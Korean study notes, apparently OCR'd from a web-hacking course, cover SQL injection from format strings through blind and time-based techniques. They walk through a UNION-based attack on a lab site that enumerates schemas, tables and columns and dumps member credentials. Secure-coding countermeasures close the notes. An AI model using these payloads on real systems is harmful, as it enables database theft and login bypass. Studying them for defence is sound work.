
웹 모의해킹

버퍼오버플로우



포맷 스트링

```
%d : 정수형 10진수 상수
%f : 실수형 상수
%lf : 실수형 상수
%c : 문자값
%s : 문자 스트링
%u : 양의 정수(10진수)
%o : 양의 정수(8진수)
%x : 양의 정수(16진수)
%n : 쓰인 총 바이트 수
```

sql 인젝션

구조화된 질의 언어를 주입하는 공격이다.

사용자 입력 값 + **미완성된 SQL 구문** → 완성된 SQL 구문→ DB 질의 요청(변조된 SQL 질의) → 결과에 따른 동적 구성

(입력 값 검증 없이 구문 조합)

사용자 입력(파라미터) - 숫자형

산술 연산자를 통해 판별 가능하다.

```
String query = select * from board where idx = "+ idx +";
```

사용자 입력(파라미터) - 문자형

연결 연산자

test%' and 1=1#

Blind SQL Injection은 에러 메시지가 발생하지 않는 경우 사용하는 공격 기법이다. 웹에서 데이터베이스의 에러 정보가 노출되지 않기 때문에 '참'과 '거짓'으로 정보를 추측한다.

Error based SQL Injection은 에러 기반 SQL Injection으로, 에러를 이용한 공격 기법이다. 고의로 SQL 문에 에러를 발생시켜 쿼리문의 구성을 추측할 수 있고 데이터베이스의 테이블 명, 컬럼 명, 데이터 내용 등을 알아낼 수 있다. 웹을 통해 데이터베이스의 원하는 값을 하나씩 가져와 중요 정보를 획득한다.

Time Based SQL Injection은 에러 메시지가 발생하지 않고, 참과 거짓의 정보도 노출되지 않을 때 사용하는 Blind SQL Injection 기법의 한 종류이다. 데이터베이스가 지정된 시간 동안 일시 중지한 다음 성공적인 SQL 쿼리 실행을 나타내는 결과를 반환한다. Sleep() 함수를 이용하여 데이터베이스 스레드 동작 정지 여부를 보고 취약점이 있는지 판단한다.

인증 우회 공격


데이터 조회 공격

시스템 명령어 실행 공격

유형 1 - 아이디를 알고 있을 경우

유형 2 - 아이디를 모를 경우

구문 inline 쿼리, 터미네이팅 쿼리(주석문자를 통해)




작은 따움표를 하나 찍어봄

```
'or '1'='2
```

```
select * from member where id=’’or ‘1=’2 and pw = ‘’
```

```
' or 1=1 and sleep(50)#
```

일단은 성공



http://124.60.4.10:6663/searchBbs.jsp?searchText='+and+1%3D1%23

' and 1=1#

' and 1=2#

결과가 다르다. sql 인젝션에 대해서 취약점이 존재한다

검색이 test일 경우

MSSQL te’ ‘st

ORACLE : te ‘||’st

UNION: 컬럼 개수, 데이터 타입이 동일해야된다.

MYSQL은 data타입이 상관없음

그러나 일반적으로 데이터 타입을 일치 시키자.

null 같은 경우는 일단 되니까 null로 해보자.

취약점이 존재하니 union 공격을 해보자.

1. order by 구문을 이용해 컬럼 개수를 식별하자.

   'order by 8# 컬럼 8개임.

   'order by 9# 에러임

2. 유니온 구문이 사용가능한가?

   ordeby가 되니 유니온 구문이 사용 가능하다

   ' union select
   null,null,null,null,null,null,null,null,null,null,null#

   *공격을 효율적으로 하기 위해 상위 select을 거짓으로 하여 레코드 출력 방지

3. 출력 포지션 파악

28	test	testjin	2022-12-31 17:05:01	3
test	test	test	test	

Write

```
' union select
'test','test',null,'test',null,'test',null,null,null,null#
```

공격 페이로드

```
' union select null,null,null,null,null,null,null,null,null,null#
```

```
' and 1=2 union select
system_user(),version(),null,database(),null,'test',null,null,null,null#
```

데이터 베이스 목록화

```
' and 1=2 union select
null,null,null,null,null,schema_name,null,null,null,null from
information_schema.schemata#
```


```
php_db
```

테이블 목록화

```
' and 1=2 union select
null,table_name,null,null,null,null,null,null,null,null from
information_schema.tables#
```

테이블 목록화(php_db)만

```
' and 1=2 union select
null,table_name,null,null,null,null,null,null,null,null from
information_schema.tables
where table_schema='php_db'#
```



컬럼 목록화

```
' and 1=2 union select
null,column_name,null,null,null,null,null,null,null,null
from information_schema.columns
where table_schema='php_db' and table_name='member'#
```

데이터 목록화

table_schema= php_db and table_name= member #

Number	Title	Written by	
	id		
	pw		
	email		
	date		
	permit		

Write

```
' and 1=2 union select null,id,null,pw,null,null,null,null,null,null
from member#
```

검색

' and 1=2 union select null,id,null,pw,null,null,null,null,null,null from member#의 검색결과

Number	Title	Written by	Date
	test	test	
	a	a	
	gyeom	qwe@123	
	abcdef	abcdef	
	123	123	
	1	1	
	admin	1Q2W3E4R	
	b	b	
	root	root	
	testjin	testjin	

test	test		
	a	a	
	gyeom	qwe@123	

	abcdef	abcdef	
	123	123	
	1	1	
	admin	1Q2W3E4R	
	b	b	
	root	root	
	testjin	testjin	

대응 방안(1)

Prepared Statement

구문 분석 및 정규화

컴파일

쿼리 최적화

캐시

실행

사용자 입력 값은 순수 문자로 처리 하게 끔 만든다.(캐시, 실행 부분에서)

이미 컴파일이 진행된 상태이기에

안전하지 않음(prepared 이전에 사용자 입력값을 바인딩함)

```
String keyword = request.getParmeter(”keyword”);

String query = “select * from board where content like ‘%” + keyword + ‘%”;

pstmt = conn.prepareStatement(query);
```

안전한 Prepared

```
String keyword = request.getParmeter(”keyword”);

String query = “select * from board where content like ?”;
pstmt = conn.prepareStatement(query);
pstmt.setString(1, "%" + keyword + "%");
```

```
Integer idx = Integer.parseInt(request.getParameter("idx"));
String query = "select * from board where idx=?";
pstmt = conn.prepareStatement(query);
pstmt.setInt(1, idx);
```

Ibatis, myBatis
$를 #으로 바꿔준다

Hibenate 사용은
: 를 사용

사용자 입력 값을 통해 테이블/컬럼명을 입력 받을 경우
Prepared Statement 사용이 불가능.

대응 방안(2)
사용자 입력 값 타입에 따른 입력 값 검증 로직 구현

숫자, 문자, 테이블/컬럼, 키워드에 사용자 입력이 조합될 경우

숫자

Pattern.matches("^[0~9]*$", seq); → 자바

!is_numeric($seq) → php

문자

.replace("'", "''"); MSSQL, ORACLE

MYSQL
' → \'
\ → \\

php
real_escape_string($keyword)

테이블/컬럼

Pattern.matches(”^[0~9a-zA-Z-]*$”, 사용자 입력값); → 자바

+ 길이 제한도 추가해준다.

화이트리스트 방식 - 허용할 문자만 허용해줌 오직 영어만 된다든가.

키워드

테이블이나 컬럼 방식으로 해도 된다.

(문자만 받아 들인다)

asc, desc

서버에 작성된게 바인딩 되도록 만든다.

대응방안(3)

길이 제한

1. Prepared
2. 입력값 + 길이제한
3. 입력값